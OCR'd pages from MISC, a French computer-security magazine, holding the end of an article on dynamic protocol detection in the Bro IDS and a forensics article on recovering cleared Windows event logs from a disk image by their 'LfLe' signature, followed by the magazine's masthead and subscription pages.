Nous avons vu deux connexions dans le fichier afférent. Si la trace d'un flux échangé sur le port 6667 est bien présente et analysée dans le fichier ci-dessus, rien de concret pour le port 8000. La question qui vient maintenant à l'esprit : s'agit-il cependant d'IRC ou pas ? Afin d'en avoir la certitude, prenons maintenant la nouvelle version de l'IDS avec le module DPD de chargé et vérifions ce qui est vu.

```
# Fichier irc.log (Bro 1.2.1)

1164823347.326167 #781 new connection 192.168.3.4/4438 > a.b.c.d/8000
1164823347.326167 #781 changing nick name to 'xxxx'
1164823347.326167 #781 new user, user='abcde', host='.', server='.', real= 'AAAA'
1164823347.326167 #781 notice to 'AUTH': *** Looking up your hostname
1164823347.326167 #781 notice to 'AUTH': *** Checking Ident
1164823347.326167 #781 notice to 'AUTH': *** Found your hostname
1164823347.326167 #781 notice to 'AUTH': *** Got ident response
```

Bro 1.2.1 a bien détecté que la connexion sur le port 8000 est de type Internet Relay Chat. Autre test en utilisant cette fois un serveur http sur un port 8080 et un simple *telnet* sur ce dernier.

```
# Fichier conn.log :
1165192986.319446 ? 192.168.4.2 192.168.4.1 other 1080 8080 tcp ? ? OTH X

# Fichier http.log :
1165192986.411467 %2 start 192.168.4.2:1080 > 192.168.4.1:8080
1165192995.318065 %2 GET / (200 "OK" [1320] )
```

L'IDS a bien détecté et analysé une communication HTTP sur ce port précis, l'analyse dynamique fonctionne comme prévu.

Conclusion

Chaque administrateur sécurité rêve (je l'espère) d'être certain qu'à un instant « t », les politiques de sécurité qu'il a instaurées ne sont pas mises en défaut. Cependant, la vraie vie ne se passe pas souvent comme prévue et quand ce ne sont pas les pirates de tout bord qui décident de « jouer », ce sont les gens en interne avec des raisons toutes plus légitimes (à les entendre) les unes que les autres. La nécessité de contrôler ce qui se passe ou tout au moins de limiter les dégâts est obligatoire, sous peine d'avoir des problèmes de plus en plus sérieux avec le temps. L'apport de l'analyse dynamique des protocoles est important et nécessaire aujourd'hui, car reposer l'identification des flux sur la notion de « port réseau » n'est plus adapté avec le contexte sans cesse changeant de l'environnement informatique.

Merci à Vern Paxon, Robin Sommer, Christian Kreibich et, bien sûr, à toute l'équipe de R.L pour les commentaires et suggestions.

Références

[1] SOMMER (R.) et PAXSON (V.), « *Enhancing Byte-Level Network Intrusion Detection Signatures with Context* », in *Proc. ACM CCS*, 2003.

[2] The Internet Corporation for Assigned Names and Numbers, **http://www.iana.org**

[3] BASET (S. A.) et SCHULZRINNE (H.), « *An Analysis of the Skype Peer-to-Peer Internet Telephony Protocol* », in *Proc. IEEE Infocom 2006*, 2006.

[4] BIONDI (Philippe) et DESCLAUX (Fabrice), « *Silver Needle in the Skype* », **http://www.secdev.org/conf/skype_BHEU06.handout.pdf**

[5] **http://fr.wikipedia.org/wiki/Botnet**

[6] SOMMER (R.), « *Viable Network Intrusion Detection in High-Performance Environments* », PhD thesis, TU München, 2005.

[7] Snort: Lightweight Intrusion Detection for Networks, **http://www.snort.org**

[8] McAfee IntruShield Network IPS Appliances, **http://www.networkassociates.com**

[9] T. H. P. R. Alliance, « *Know your enemy: Tracking botnets* », **http://www.honeynet.org/papers/bots**, 2005.

[10] ZHANG (Y) et PAXSON (V.), « *Detecting Backdoors* », in *Proc. USENIX Security Symposium*, 2000.

[11] KARAGIANNIS (T.), PAPAGIANNAKI (K.) et FALOUTSOS (M.), « *BLINC: Multilevel Traffic Classification in the Dark* », in *Proc. ACM SIGCOMM*, 2005.

[12] Moore (A.) et Zuev (D.), « *Internet Traffic Classification Using Bayesian Analysis Techniques* », in *Proc. ACM SIGMETRICS*, 2005.

[13] ROUGHAN (M.), SEN (S.), SPATSCHECK (O.) et DUFFIELD (N.), « *Class of Service Mapping for QoS: A Statistical Signature Based Approach To IP Traffic Classification* », in *Proc. ACM Internet Measurement Conference*, 2004.

[14] XU (K.), ZHANG (Z.-L.) et BHATTACHARYYA (S.), « *Profiling Internet Backbone Traffic: Behavior Models and Applications* », in *Proc. ACM SIGCOMM*, 2005.

[15] TAN (K.) et COLLIE (B.), « *Detection and classification of TCP/IP network services* », In *Proc. Annual Computer Security Applications Conference*, 1997.

[16] EARLY (J.), BRODLEY (C.), et ROSENBERG (C.), « *Behavioral Authentication of Server Flows* », in *Proc. Annual Computer Security Applications Conference*, 2003.

[17] HAFFNER (P.), SEN (S.), SPATSCHECK (O.) et WANG (D.), « *ACAS: Automated Construction of Application Signatures* », in *Proc. ACM Workshop on Mining Network Data*, 2005.

[18] CHOI (T.), KIM (C.), YOON (S.), PARK (J.), LEE (B.), KIM (H.), CHUNG (H.), et JEONG (T.), « *Content-aware Internet Application Traffic Measurement and Analysis* », in *Proc. Network Operations and Management Symposium*, 2004.

[19] BleedingSnort, **http://bleedingsnort.com**

[20] PAXSON (V.), « *Bro: A System for Detecting Network Intruders in Real-Time* », *Computer Networks*, 31(23-24):2435-2463, 1999.

Récupération des event logs effacés

mots clés : *forensics / event log / reconstruction*

Introduction

Tout le monde connaît les journaux d'évènements (ou *event logs*) sous Windows. C'est, en quelque sorte, l'équivalent des fichiers de logs sous Linux. Ces journaux sont visualisables via l'outil Event Viewer et sont au nombre de trois : le journal des applications, de sécurité et du système. Les noms sont assez significatifs pour éviter d'expliquer leurs rôles respectifs.

Via l'application Event Viewer, il est possible d'effacer totalement tous les enregistrements de chaque journal d'évènements. La problématique est alors la suivante : comment récupérer ces enregistrements ? Une telle problématique peut se présenter typiquement dans le cadre d'une analyse *forensique* lorsqu'une personne a volontairement effacé les évènements dans le but de « cacher » son activité sur le serveur en question.

La procédure expliquée ne s'applique pas à Windows Vista, le format des event logs ayant changé. Ces derniers sont maintenant basés sur une technologie XML **[VISTA]**.

Le format des évènements

Lorsque l'application Event Viewer affiche un évènement, il regroupe en fait plusieurs sources d'informations :

⇨ l'*event log record* enregistré dans un fichier `.evt` (`AppEvent.evt` pour le journal des applications, `SecEvent.evt` pour la sécurité et `SysEvent.evt` pour le système) présent dans le répertoire `C:\windows\system32\config`.

L'event log record a le format suivant **[EVENTLOG]** :

```
typedef struct _EVENTLOGRECORD {
DWORD Length;
DWORD Reserved;
DWORD RecordNumber;
DWORD TimeGenerated;
DWORD TimeWritten;
DWORD EventID;
WORD EventType;
WORD NumStrings;
WORD EventCategory;
WORD ReservedFlags;
DWORD ClosingRecordNumber;
DWORD StringOffset;
DWORD UserSidLength;
DWORD UserSidOffset;
DWORD DataLength;
DWORD DataOffset;
} EVENTLOGRECORD,
```

La description de chaque champ est donnée à l'adresse **[EVENTLOG]**. Le champ `Reserved` reste cependant très important et va servir à la reconstruction des event logs. Il a toujours pour valeur `ELF_LOG_SIGNATURE (0x654c664c)`, soit en ASCII `"eLfL"`. Il est aussi appelé *magic number*. Le champ `Length`, quant à lui, va servir à connaître la taille exacte de l'event record de manière à ne pas récupérer plusieurs event records à la fois.

⇨ les clés de registre : `HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Eventlog\`

Elles fournissent comme informations les fichiers (des fichiers `.dll`) contenant les messages associés aux event records.

⇨ les *message files* en question.

Le message affiché va dépendre de l'*event id*. Certains messages contiennent des variables. Les valeurs sont présentes à la suite de la structure `EVENTLOGRECORD` et définies comme telles :

```
WCHAR SourceName[]
WCHAR Computername[]
SID   UserSid
WCHAR Strings[]
BYTE  Data[]
CHAR  Pad[]
DWORD Length;
```

Plus de détails sur ces valeurs peuvent être trouvés à l'adresse **[EVENTLOG]**

L'Event Viewer fait la correspondance entre l'event record lui-même, l'event id et les messages pour afficher ce que vous avez l'habitude de voir dans l'observateur d'évènements de votre système.

Reconstruire les évènements

Lorsque les évènements d'un journal sont nettoyés via l'application Event Viewer, le fichier `.evt` correspondant est vidé. Mais, comme n'importe quelles données effacées sur un disque, elles restent toujours en partie présentes sur le disque dur.

La procédure est alors simple. Elle consiste à rechercher à partir d'une image disque (créée avec `dd.exe` ou un autre outil, là n'est pas la question) toutes les occurrences de la chaîne de caractères `"LfLe"`. La taille de l'event log record étant présente à `(offset de "LfLe") - 4`, il est alors facile de reconstruire l'évènement à chaque occurrence de la chaîne `"LfLe"` trouvée :

```
$ hexdump -s 0x00000834 -n 680 -C disk.img
00000834  a8 02 00 00 4c 66 4c 65  0a 00 00 00 91 71 c0 45  |"...LfLe.....qÀE|
00000844  91 71 c0 45 e8 03 00 00  04 00 01 00 00 00 00 00  |.qÀEè...........|
00000854  00 00 00 00 7e 00 00 00  00 00 00 00 7e 00 00 00  |....~.......~...|
00000864  00 00 00 00 a0 02 00 00  56 00 4d 00 77 00 61 00  |.... ...V.M.w.a.|
00000874  72 00 65 00 20 00 4e 00  41 00 54 00 20 00 53 00  |r.e. .N.A.T. .S.|
00000884  65 00 72 00 76 00 69 00  63 00 65 00 00 00 43 00  |e.r.v.i.c.e...C.|
```

Samuel Dralet
s.dralet@lexfo.fr

```
00000894  4f 00 4d 00 50 00 41 00  51 00 2d 00 54 00 32 00  |O.M.P.A.Q.-.T.2.|
000008a4  30 00 56 00 48 00 50 00  51 00 56 00 00 00 55 00  |0.V.H.P.Q.V...U.|
000008b4  73 00 69 00 6e 00 67 00  20 00 63 00 6f 00 6e 00  |s.i.n.g. .c.o.n.|
000008c4  66 00 69 00 67 00 75 00  72 00 61 00 74 00 69 00  |f.i.g.u.r.a.t.i.|
000008d4  6f 00 6e 00 20 00 66 00  69 00 6c 00 65 00 3a 00  |o.n. .f.i.l.e.:.|
000008e4  20 00 43 00 3a 00 5c 00  44 00 6f 00 63 00 75 00  | .C.:.\.D.o.c.u.|
000008f4  6d 00 65 00 6e 00 74 00  73 00 20 00 61 00 6e 00  |m.e.n.t.s. .a.n.|
00000904  64 00 20 00 53 00 65 00  74 00 74 00 69 00 6e 00  |d. .S.e.t.t.i.n.|
00000914  67 00 73 00 5c 00 41 00  6c 00 6c 00 20 00 55 00  |g.s.\.A.l.l. .U.|
00000924  73 00 65 00 72 00 73 00  5c 00 41 00 70 00 70 00  |s.e.r.s.\.A.p.p.|
00000934  6c 00 69 00 63 00 61 00  74 00 69 00 6f 00 6e 00  |l.i.c.a.t.i.o.n.|
00000944  20 00 44 00 61 00 74 00  61 00 5c 00 56 00 4d 00  | .D.a.t.a.\.V.M.|
00000954  77 00 61 00 72 00 65 00  5c 00 76 00 6d 00 6e 00  |w.a.r.e.\.v.m.n.|
00000964  65 00 74 00 6e 00 61 00  74 00 2e 00 63 00 6f 00  |e.t.n.a.t...c.o.|
00000974  6e 00 66 00 2e 00 0a 00  49 00 50 00 20 00 61 00  |n.f.....I.P. .a.|
00000984  64 00 64 00 72 00 65 00  73 00 73 00 3a 00 20 00  |d.d.r.e.s.s.:. .|
00000994  31 00 39 00 32 00 2e 00  31 00 36 00 38 00 2e 00  |1.9.2...1.6.8...|
000009a4  38 00 35 00 2e 00 32 00  0a 00 20 00 53 00 75 00  |8.5...2... .S.u.|
000009b4  62 00 6e 00 65 00 74 00  3a 00 20 00 32 00 35 00  |b.n.e.t.:. .2.5.|
000009c4  35 00 2e 00 32 00 35 00  35 00 2e 00 32 00 35 00  |5...2.5.5...2.5.|
000009d4  35 00 2e 00 30 00 0a 00  45 00 78 00 74 00 65 00  |5...0...E.x.t.e.|
000009e4  72 00 6e 00 61 00 6c 00  20 00 49 00 50 00 20 00  |r.n.a.l. .I.P. .|
000009f4  61 00 64 00 64 00 72 00  65 00 73 00 73 00 3a 00  |a.d.d.r.e.s.s.:.|
00000a04  20 00 30 00 2e 00 30 00  2e 00 30 00 2e 00 30 00  | .0...0...0...0.|
00000a14  0a 00 44 00 65 00 76 00  69 00 63 00 65 00 3a 00  |..D.e.v.i.c.e.:.|
00000a24  20 00 76 00 6d 00 6e 00  65 00 74 00 38 00 2e 00  | .v.m.n.e.t.8...|
00000a34  0a 00 4d 00 41 00 43 00  20 00 61 00 64 00 64 00  |..M.A.C. .a.d.d.|
00000a44  72 00 65 00 73 00 73 00  3a 00 20 00 30 00 30 00  |r.e.s.s.:. .0.0.|
00000a54  3a 00 35 00 30 00 3a 00  35 00 36 00 3a 00 46 00  |:.5.0.:.5.6.:.F.|
00000a64  31 00 3a 00 38 00 42 00  3a 00 44 00 44 00 2e 00  |1.:.8.B.:.D.D...|
00000a74  0a 00 49 00 67 00 6e 00  6f 00 72 00 69 00 6e 00  |..I.g.n.o.r.i.n.|
00000a84  67 00 20 00 68 00 6f 00  73 00 74 00 20 00 4d 00  |g. .h.o.s.t. .M.|
00000a94  41 00 43 00 20 00 61 00  64 00 64 00 72 00 65 00  |A.C. .a.d.d.r.e.|
00000aa4  73 00 73 00 3a 00 20 00  30 00 30 00 3a 00 35 00  |s.s.:. .0.0.:.5.|
00000ab4  30 00 3a 00 35 00 36 00  3a 00 43 00 30 00 3a 00  |0.:.5.6.:.C.0.:.|
00000ac4  30 00 30 00 3a 00 30 00  38 00 2e 00 0a 00 00 00  |0.0.:.0.8.......|
00000ad4  00 00 00 00 a8 02 00 00                           |........|
```

À partir de cette information et connaissant le format d'un event record, il est possible de reconstruire l'event log :

⇨ à l'offset 00000834 : a8 02 00 00 représente la taille de l'événement, soit 680 ;

⇨ à l'offset 00000838 : 4c 66 4c 65, notre chaîne de caractères `"LfLe"` ;

⇨ à l'offset 0000083c : 0a 00 00 00, le *record number* soit 10 ;

⇨ à l'offset 00000840 : 91 71 c0 45, le *time generated*, soit Wed Jan 31 11:38:09 2007;

⇨ à l'offset 00000844 : 91 71 c0 45, le *time written* identique au champ précédent ;

⇨ à l'offset 00000848 : e8 03 00 00, l'event id, soit 1000 ;

⇨ etc.

Dans ce cas précis, l'event id est égal à 1000 et la source (valeur `SourceName`) est VMware NAT Service. Il suffit alors d'interroger le site **http://www.eventid.net** pour connaître la signification exacte de l'évènement par rapport à son event id (bien que, souvent, la description exacte de l'évènement est déjà présente dans l'event record). Nous obtenons alors l'évènement suivant :

```
N° d'évènement: 10
Date de création : Wed Jan 31 11:38:09 2007
Source: VMware NAT Service
Ordinateur: COMPAQ-T20VHPQV
Type: Information
Description Using configuration file: C:\Documents and Settings\All Users\
Application Data\VMware\vwnetnat.conf
IP address: 192.168.85.2
Subnet: 255.255.255.0
External IP address: 0.0.0.0
Device: vmnet8
MAC address: 00:50:56:F1:8B:DD
Ignoring host MAC address: 00:50:56:C0:00:08
```

Conclusion

Reconstruire un évènement effacé n'est pas une tâche intellectuellement difficile. Mais, elle peut vite s'avérer rébarbative si vous n'êtes pas muni d'outils adéquats. Certains outils sont disponibles sur Internet comme [GrokEVT] ou [EVTREADER], mais aucun ne reconstruit complètement les event logs à partir d'une image disque. Ils peuvent seulement analyser un fichier .evt éventuellement corrompu. Mais quelques modifications de ces outils open source peuvent rapidement répondre à vos attentes.

Bibliographie

[VISTA]
http://computer.forensikblog.de/en/2006/10/why_a_new_event_log_format.html

[GrokEVT]
http://www.sentinelchicken.org/projects/grokevt/

[EVTREADER]
FCCU_evtreader.pl - http://www.d-fence.be

[EVENTLOG]
http://msdn2.microsoft.com/en-us/library/aa363646.aspx

MISC
est édité par Diamond Editions
B.P. 20142 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : lecteurs@miscmag.com
Abonnement : miscabo@ed-diamond.com
Site : www.miscmag.com

Directeur de publication : Arnaud Metzler

Rédacteur en chef : Frédéric Raynal
Rédacteur en chef adjoint : Denis Bodor

Conception graphique :
Kathrin Troeger

Secrétaire de rédaction :
Dominique Grosse

Relecteurs :
Cédric Blancher - sid@rstack.org
Thierry Martineau - thierrymartineau@yahoo.fr

Responsable publicité : Véronique Wilhelm
Tél. : 03 88 58 02 08

Service abonnement :
Tél. : 03 88 58 02 08

Impression : *Printor Direct, 45190 Beaugency*

Distribution :
(uniquement pour les dépositaires de presse)

MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04

Service des ventes : Distri-médias :
Tél. : 05 61 72 76 24

Dépôt légal : 2e Trimestre 2001
N° ISSN : 1631-9036
Commission Paritaire : 02 09 K 81 190
Périodicité : Bimestrielle
Prix de vente : 8 euros

Imprimé en France
Printed in France

CHARTE


MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent.

MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.

MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

Abonnez-vous à misc

Multi-System & Internet Security Cookbook



4 façons de vous abonner :

☒ par courrier postal
en nous renvoyant le bon ci-dessous

☒ par le Web,
sur **www.ed-diamond.com**

☒ par téléphone,
entre 9h-12h et 14h-17h au 03 88 58 02 08

☒ par fax
au 03 88 58 02 09 (CB)

1 an de sécurité informatique

soit 6 numéros de Misc

= 33 €

~~48 €~~
France Metro

www.ed-diamond.com

www.sstic.org

30-31 mai/1 juin 2007
Rennes

SSTIC

SYMPOSIUM
SUR LA SÉCURITÉ
DES TECHNOLOGIES
DE L'INFORMATION
ET DES COMMUNICATIONS

misc Multi-System & Internet Security Cookbook
cea
COLT
& france telecom
Supélec
EADS
UNIVERSITÉ DE RENNES 1